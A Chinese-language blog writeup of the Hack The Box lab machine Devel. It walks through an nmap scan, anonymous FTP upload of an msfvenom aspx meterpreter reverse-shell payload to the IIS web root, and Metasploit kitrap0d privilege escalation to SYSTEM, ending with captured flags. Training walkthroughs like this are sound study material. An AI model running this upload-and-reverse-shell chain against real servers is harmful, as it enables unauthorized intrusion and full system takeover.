HTB Devel[Hack The Box HTB靶场]writeup系列3


原创

3riC5r 于 2020-02-01 17:19:07 发布 1833 收藏
分类专栏： HTB靶场 文章标签： 提权 靶机

Retired Machines的第三台机器Devel

目录

0x00 靶机情况



从靶机的情况来看，难度属于初级，基本上都是选择1、2、3分为主，操作系统是windows

0x01 端口扫描

看看靶机提供了哪些服务：

```
root@kali:~# nmap -T5 -A -v 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-01 01:51 EST
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 01:51
Completed NSE at 01:51, 0.00s elapsed
Initiating NSE at 01:51
```

```
Completed NSE at 01:51, 0.00s elapsed
Initiating NSE at 01:51
Completed NSE at 01:51, 0.00s elapsed
Initiating Ping Scan at 01:51
Scanning 10.10.10.5 [4 ports]
Completed Ping Scan at 01:51, 0.41s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 01:51
Completed Parallel DNS resolution of 1 host. at 01:51, 0.10s elapsed
Initiating SYN Stealth Scan at 01:51
Scanning 10.10.10.5 [1000 ports]
Discovered open port 80/tcp on 10.10.10.5
Discovered open port 21/tcp on 10.10.10.5
Increasing send delay for 10.10.10.5 from 0 to 5 due to 11 out of 22 dropped probes since last increase.
SYN Stealth Scan Timing: About 19.77% done; ETC: 01:53 (0:02:06 remaining)
SYN Stealth Scan Timing: About 25.13% done; ETC: 01:55 (0:03:02 remaining)
SYN Stealth Scan Timing: About 30.50% done; ETC: 01:56 (0:03:27 remaining)
SYN Stealth Scan Timing: About 39.93% done; ETC: 01:57 (0:03:43 remaining)
Stats: 0:04:35 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 54.30% done; ETC: 01:59 (0:03:51 remaining)
SYN Stealth Scan Timing: About 60.33% done; ETC: 01:59 (0:03:22 remaining)
SYN Stealth Scan Timing: About 66.27% done; ETC: 01:59 (0:02:52 remaining)
SYN Stealth Scan Timing: About 72.27% done; ETC: 01:59 (0:02:21 remaining)
SYN Stealth Scan Timing: About 77.63% done; ETC: 01:59 (0:01:55 remaining)
SYN Stealth Scan Timing: About 83.00% done; ETC: 01:59 (0:01:28 remaining)
SYN Stealth Scan Timing: About 88.67% done; ETC: 01:59 (0:00:59 remaining)
Completed SYN Stealth Scan at 02:00, 518.03s elapsed (1000 total ports)
Initiating Service scan at 02:00
Scanning 2 services on 10.10.10.5
Completed Service scan at 02:00, 6.94s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.10.5
Retrying OS detection (try #2) against 10.10.10.5
Initiating Traceroute at 02:00
Completed Traceroute at 02:00, 1.52s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 02:00
Completed Parallel DNS resolution of 2 hosts. at 02:00, 0.86s elapsed
NSE: Script scanning 10.10.10.5.
Initiating NSE at 02:00
NSE: [ftp-bounce] PORT response: 501 Server cannot accept argument.
Completed NSE at 02:00, 12.19s elapsed
Initiating NSE at 02:00
Completed NSE at 02:00, 1.91s elapsed
Initiating NSE at 02:00
Completed NSE at 02:00, 0.00s elapsed
Nmap scan report for 10.10.10.5
Host is up (0.38s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
| http-title: IIS7
```

```
|_http-title: 115
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista (91%)
OS CPE: cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:
Aggressive OS guesses: Microsoft Windows 8.1 Update 1 (91%), Microsoft Windows Phone 7.5 or 8.0 (91%), Micr
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.028 days (since Sat Feb  1 01:19:50 2020)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   493.99 ms 10.10.14.1
2   494.71 ms 10.10.10.5

NSE: Script Post-scanning.
Initiating NSE at 02:00
Completed NSE at 02:00, 0.00s elapsed
Initiating NSE at 02:00
Completed NSE at 02:00, 0.00s elapsed
Initiating NSE at 02:00
Completed NSE at 02:00, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 559.20 seconds
           Raw packets sent: 3366 (153.268KB) | Rcvd: 281 (14.268KB)
```

我们可以看到开放了21、80端口，而且ftp服务支持匿名登录

0x02 ftp服务

测试一下ftp服务的具体情况

```
root@kali:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): ftp
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> upload a.out
?Invalid command
ftp> help
Commands may be abbreviated.  Commands are:

!               dir             mdelete         qc              site
$               disconnect      mdir            sendport        size
```

```
account         exit            mget            put             status
append          form            mkdir           pwd             struct
ascii           get             mls             quit            system
bell            glob            mode            quote           sunique
binary          hash            modtime         recv            tenex
bye             help            mput            reget           tick
case            idle            newer           rstatus         trace
cd              image           nmap            rhelp           type
cdup            ipany           nlist           rename          user
chmod           ipv4            ntrans          reset           umask
close           ipv6            open            restart         verbose
cr              lcd             prompt          rmdir           ?
delete          ls              passive         runique
debug           macdef          proxy           send
ftp> put a.out
local: a.out remote: a.out
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
87954 bytes sent in 1.56 secs (54.9896 kB/s)
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
02-04-20  05:23PM                87954 a.out
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> rm a.out
550 The directory name is invalid.
ftp> del a.out
250 DELE command successful.
ftp> dir
200 PORT command successful.
150 Opening ASCII mode data connection.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

从以上测试的情况来看，我们分析得到如下信息：

1. ftp指向的目录应该是iis默认的根目录
2. ftp服务支持匿名用户登录
3. ftp服务支持匿名用户上传和删除文件

0x03 上传payload

我们利用msf生成aspx的payload文件

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.20 LPORT=4444 -f aspx > a.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2823 bytes
root@kali:~#
```

注意：这里我走了点弯路，我先生成了asp的payload，但是后来发现asp的payload无法在这个iis服务器上执行

然后我们在ftp服务里面上传aspx的payload

```
root@kali:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): ftp
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-04-20  05:32PM                38579 a.asp
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> del a.asp
250 DELE command successful.
ftp> put a.aspx
local: a.aspx remote: a.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2859 bytes sent in 0.00 secs (34.0819 MB/s)
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-04-20  05:41PM                 2859 a.aspx
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

0x04 get webshell

在msf中配置一下监听器

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 10.10.14.20
lhost => 10.10.14.20
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

执行exploit -j -z

可以看到监听器已经在后台执行:

```
msf5 > jobs

Jobs
====

  Id  Name                    Payload                         Payload opts
  --  ----                    -------                         ------------
  0   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://10.10.14.20:4444
```

然后，我们可以在浏览器中访问：

```
http://10.10.10.5/a.aspx
```

接下来就会得到反向连接的webshell

```
msf5 > sessions

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  5         meterpreter x86/windows  IIS APPPOOL\Web @ DEVEL  10.10.14.20:4444 -> 10.10.10.5:49159 (10.10.1
```

可以看到我们获得的是iis用户的权限，接下来我们需要做的就是提权

0x05 提权

windows提权首先需要看下系统信息和补丁情况

```
meterpreter > shell
Process 2620 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ��
System Boot Time:          4/2/2020, 4:23:16 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     1.023 MB
Available Physical Memory: 710 MB
Virtual Memory: Max Size:  2.047 MB
Virtual Memory: Available: 1.516 MB
Virtual Memory: In Use:    531 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.5

c:\windows\system32\inetsrv>wmic qfe
wmic qfe
No Instance(s) Available.



c:\windows\system32\inetsrv>
```

从上面的信息来看，操作系统是windows7的企业版，补丁信息没有具体的列表，那我们就逐个测试一下。

先看下msf中可以利用的windows提权的模块有哪些

```
msf5 > search windows/local/ms

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  De
   -   ----                                                      ---------------  ----       -----  --
   0   exploit/windows/local/ms10_015_kitrap0d                   2010-01-19       great      Yes    Wi
   1   exploit/windows/local/ms10_092_schelevator                2010-09-13       excellent  Yes    Wi
   2   exploit/windows/local/ms11_080_afdjoinleaf                2011-11-30       average    No     MS
   3   exploit/windows/local/ms13_005_hwnd_broadcast             2012-11-27       excellent  No     MS
   4   exploit/windows/local/ms13_053_schlamperei                2013-12-01       average    Yes    Wi
   5   exploit/windows/local/ms13_081_track_popup_menu           2013-10-08       average    Yes    Wi
   6   exploit/windows/local/ms13_097_ie_registry_symlink        2013-12-10       great      No     MS
   7   exploit/windows/local/ms14_009_ie_dfsvc                   2014-02-11       great      Yes    MS
   8   exploit/windows/local/ms14_058_track_popup_menu           2014-10-14       normal     Yes    Wi
   9   exploit/windows/local/ms14_070_tcpip_ioctl                2014-11-11       average    Yes    MS
   10  exploit/windows/local/ms15_004_tswbproxy                  2015-01-13       good       Yes    MS
   11  exploit/windows/local/ms15_051_client_copy_image          2015-05-12       normal     Yes    Wi
   12  exploit/windows/local/ms15_078_atmfd_bof                  2015-07-11       manual     Yes    MS
   13  exploit/windows/local/ms16_014_wmi_recv_notif             2015-12-04       normal     Yes    Wi
   14  exploit/windows/local/ms16_016_webdav                     2016-02-09       excellent  Yes    MS
   15  exploit/windows/local/ms16_032_secondary_logon_handle_privesc  2016-03-21       normal     Yes    MS
   16  exploit/windows/local/ms16_075_reflection                 2016-01-16       normal     Yes    Wi
   17  exploit/windows/local/ms16_075_reflection_juicy           2016-01-16       great      Yes    Wi
   18  exploit/windows/local/ms18_8120_win32k_privesc            2018-05-09       good       No     Wi
   19  exploit/windows/local/ms_ndproxy                          2013-11-27       average    Yes    MS
```

先测试excellent的ms10_092：

```
msf5 > use exploit/windows/local/ms10_092_schelevator
msf5 exploit(windows/local/ms10_092_schelevator) > show options

Module options (exploit/windows/local/ms10_092_schelevator):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD                        no        Command to execute instead of a payload
   SESSION                    yes       The session to run this module on.
   TASKNAME                   no        A name for the created task (default random)


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista, 7, and 2008


msf5 exploit(windows/local/ms10_092_schelevator) > set session 5
session => 5
msf5 exploit(windows/local/ms10_092_schelevator) > set LHOST 10.10.14.20
LHOST => 10.10.14.20
msf5 exploit(windows/local/ms10_092_schelevator) > set lport 1234
lport => 1234
```

```
msf5 exploit(windows/local/ms10_092_schelevator) > show options

Module options (exploit/windows/local/ms10_092_schelevator):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD                        no        Command to execute instead of a payload
   SESSION   5                yes       The session to run this module on.
   TASKNAME                   no        A name for the created task (default random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows Vista, 7, and 2008


msf5 exploit(windows/local/ms10_092_schelevator) > exploit

[*] Started reverse TCP handler on 10.10.14.20:1234
[*] Preparing payload at C:\Windows\TEMP\xyAJFfWWqWKC.exe
[*] Creating task: iRd11XMmcfeJJ
[*] ERROR: The task XML contains a value which is incorrectly formatted or out of range.
[*] (58,4):Task:
[*] Reading the task file contents from C:\Windows\system32\tasks\iRd11XMmcfeJJ...
[-] Exploit failed: Rex::Post::Meterpreter::RequestError core_channel_open: Operation failed: The system ca
[*] Exploit completed, but no session was created.
```

无法执行，接着我继续测试great的ms10_015：

```
msf5 > use exploit/windows/local/ms10_015_kitrap0d
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf5 exploit(windows/local/ms10_015_kitrap0d) > set session 5
```

```
session => 5
msf5 exploit(windows/local/ms10_015_kitrap0d) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  5                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf5 exploit(windows/local/ms10_015_kitrap0d) > set lhost 10.10.14.20
lhost => 10.10.14.20
msf5 exploit(windows/local/ms10_015_kitrap0d) > set lport 1234
lport => 1234
msf5 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  5                yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.14.20      yes       The listen address (an interface may be specified)
   LPORT     1234             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)


msf5 exploit(windows/local/ms10_015_kitrap0d) > exploit

[*] Started reverse TCP handler on 10.10.14.20:1234
```

```
[*] Started reverse TCP handler on 10.10.14.20:1234
[*] Launching notepad to host the exploit...
[+] Process 3452 launched.
[*] Reflectively injecting the exploit DLL into 3452...
[*] Injecting exploit into 3452 ...
[*] Exploit injected. Injecting payload into 3452...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (180291 bytes) to 10.10.10.5
[*] Meterpreter session 6 opened (10.10.14.20:1234 -> 10.10.10.5:49167) at 2020-02-01 03:21:23 -0500

meterpreter > background
[*] Backgrounding session 6...
msf5 exploit(windows/local/ms10_015_kitrap0d) > sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  5         meterpreter x86/windows  IIS APPPOOL\Web @ DEVEL      10.10.14.20:4444 -> 10.10.10.5:49159 (10.
  6         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ DEVEL  10.10.14.20:1234 -> 10.10.10.5:49167 (10.
```

我们可以看到，已经成功提权，并建立了新的连接，system用户权限。那就没什么问题了，直接去获取相关flag

```
c:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8620-71F1

 Directory of c:\Users\Administrator\Desktop

18/03/2017  01:17 ��    <DIR>          .
18/03/2017  01:17 ��    <DIR>          ..
18/03/2017  01:17 ��                32 root.txt.txt
               1 File(s)             32 bytes
               2 Dir(s)  24.594.886.656 bytes free

c:\Users\Administrator\Desktop>cat root.txt.txt
cat root.txt.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

c:\Users\Administrator\Desktop>type root.txt.txt
type root.txt.txt
e621a0b5041708797c4fc4728bc72b4b
c:\Users\Administrator\Desktop>cd c:\Users\babis\Desktop\
cd c:\Users\babis\Desktop\

c:\Users\babis\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8620-71F1

 Directory of c:\Users\babis\Desktop

18/03/2017  01:14 ��    <DIR>          .
18/03/2017  01:14 ��    <DIR>          ..
18/03/2017  01:18 ��                32 user.txt.txt
               1 File(s)             32 bytes
               2 Dir(s)  24.594.886.656 bytes free

c:\Users\babis\Desktop>type user.txt.txt
type user.txt.txt
9ecdd6a3aedf24b41562fea70f4cb3e8
```